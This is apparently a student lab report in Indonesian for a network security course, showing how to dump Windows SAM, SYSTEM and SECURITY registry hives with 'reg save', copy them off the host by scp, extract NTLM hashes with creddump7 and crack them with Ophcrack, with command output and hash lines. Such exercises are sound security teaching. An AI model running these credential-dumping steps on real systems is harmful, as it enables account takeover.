Nama: Dhani Saputra

Nim : 09011182126019

Keamanan Jaringan Komputer


Dumping And Cracking SAM Hashes to Extract PlainText Password

Security Account Manager (SAM) adalah basis data dalam sistem operasi Windows yang menyimpan informasi akun pengguna dan deskriptor keamanannya. File ini menyimpan kata sandi pengguna dalam bentuk hash (LM dan NTLM). Proses hashing yang bersifat satu arah memberikan tingkat keamanan dalam penyimpanan kata sandi. Dalam konteks peretasan, penyerang biasanya mengekstrak hash kata sandi setelah berhasil mendapatkan akses ke komputer target. Dengan hash ini, mereka dapat melakukan berbagai serangan, seperti meretas kata sandi, menggunakan hash untuk mengakses sistem lain, serta menganalisis dan mengidentifikasi pola untuk memecahkan kata sandi di lingkungan yang sama.

Untuk mengekstrak isi file SAM, diperlukan hak akses administrator. Menilai kekuatan kata sandi merupakan langkah penting dalam penilaian keamanan. Proses ini dimulai dengan mengekstrak hash SAM dan kemudian menggunakan metode dekripsi untuk mendapatkan kata sandi dalam bentuk teks biasa. Dengan cara ini, analisis terhadap keamanan sistem dapat dilakukan secara lebih efektif.Tujuan dari dumping dan cracking ini adalah untuk membantu mempelajari cara:

- Mengetahui cara mengekstrak hash kata sandi
- Mengetahui cara mengunakan alat Ophcrack untuk memecahkan kata sandi

1. Pertama, kita mencari tahu User ID dengan username menggunakan cmd administrator mode.



2. Kemudian ketik code wmic useraccount get name,sid yang memiliki fungsi menampilkan daftar semua akun pengguna yang ada di sistem beserta SID-nya masing-masing.

```
C:\Windows\system32>wmic useraccount get name,sid
Name               SID
Administrator      S-1-5-21-2339864022-1429541699-1023350503-500
DefaultAccount     S-1-5-21-2339864022-1429541699-1023350503-503
Guest              S-1-5-21-2339864022-1429541699-1023350503-501
super              S-1-5-21-2339864022-1429541699-1023350503-1001
WDAGUtilityAccount S-1-5-21-2339864022-1429541699-1023350503-504
```

3. Kemudian cd directory untuk melihat file file SAM, SECURITY, SYSTEM

```
C:\Windows\system32>cd config

C:\Windows\System32\config>dir
 Volume in drive C has no label.
 Volume Serial Number is C429-B5BF

 Directory of C:\Windows\System32\config

10/13/2024  11:38 PM    <DIR>          .
10/13/2024  11:38 PM    <DIR>          ..
10/13/2024  11:50 PM           262,144 BBI
10/14/2024  02:27 PM            28,672 BCD-Template
10/13/2024  11:38 PM        29,884,416 COMPONENTS
10/13/2024  11:50 PM           262,144 DEFAULT
10/13/2024  11:50 PM         4,194,304 DRIVERS
10/14/2024  01:28 PM            32,768 ELAM
12/07/2019  04:14 PM    <DIR>          Journal
12/07/2019  04:14 PM    <DIR>          RegBack
10/13/2024  11:50 PM           131,072 SAM
10/13/2024  11:50 PM            65,536 SECURITY
10/13/2024  11:50 PM        70,778,880 SOFTWARE
10/13/2024  11:50 PM        11,796,480 SYSTEM
12/07/2019  04:14 PM    <DIR>          systemprofile
12/07/2019  04:14 PM    <DIR>          TxR
              10 File(s)    117,436,416 bytes
```

4. Copy ke tiga file tersebut ke Desktop

```
C:\Windows\System32\config>cd \Users\super\Desktop

C:\Users\super\Desktop>reg save hklm\sam sam.save
The operation completed successfully.

C:\Users\super\Desktop>reg save hklm\system system.save
The operation completed successfully.

C:\Users\super\Desktop>reg save hklm\security security.save
The operation completed successfully.
```

5. Copy ke kali linux

```
C:\Windows\system32>scp "C:/Users/super/Desktop/sam.save" nyxshade@192.168.136.128:/home/nyxshade/Downloads
nyxshade@192.168.136.128's password:
sam.save                                                    100%   80KB   4.9MB/s   00:00

C:\Windows\system32>scp "C:/Users/super/Desktop/system.save" nyxshade@192.168.136.128:/home/nyxshade/Downloads
nyxshade@192.168.136.128's password:
system.save                                                 100%   11MB  33.6MB/s   00:00

C:\Windows\system32>scp "C:/Users/super/Desktop/security.save" nyxshade@192.168.136.128:/home/nyxshade/Downloads
nyxshade@192.168.136.128's password:
security.save                                               100%   40KB  40.0KB/s   00:00
```


6. Selanjutnya compile sam dan security

```
┌──(nyxshade㉿NyxShade)-[~/Downloads]
└─$ creddump7
creddump7 - Python tool to extract credentials and secrets from Windows registry hives
/usr/share/creddump7
├── __pycache__
├── cachedump.py
├── framework
├── lsadump.py
└── pwdump.py
┌──(nyxshade㉿NyxShade)-[/usr/share/creddump7]
└─$ python pwdump.py
usage: pwdump.py <system hive> <SAM hive>
```

7. Hasil compile menggunakan creddum

```
dumph                                                    dump1
1 Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
2 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
3 DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
4 WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:5ffc801e39850347e1d8d9d5bb69c6c0:::
5 super:1001:aad3b435b51404eeaad3b435b51404ee:ab21e4f8638f40bcfab16a4552f8e900:::
6
```

8. Buka ophcrack dan install tables dengan download di (https://ophcrack.sourceforge.io/tables.php)



9. Setelah selesai maka password akan tampil, Jika hasilnya menunjukkan not found maka kemungkinan besar karena windows 10 terbaru secara default tidak lagi menyimpan password di hash LM karena kurang aman atau bisa juga karena beberapa akun (seperti "Guest" WDAGUtility") mungkin tidak memiliki password atau sedang tidak aktif, sehingga Ophcrack tidak menemukan apa-apa.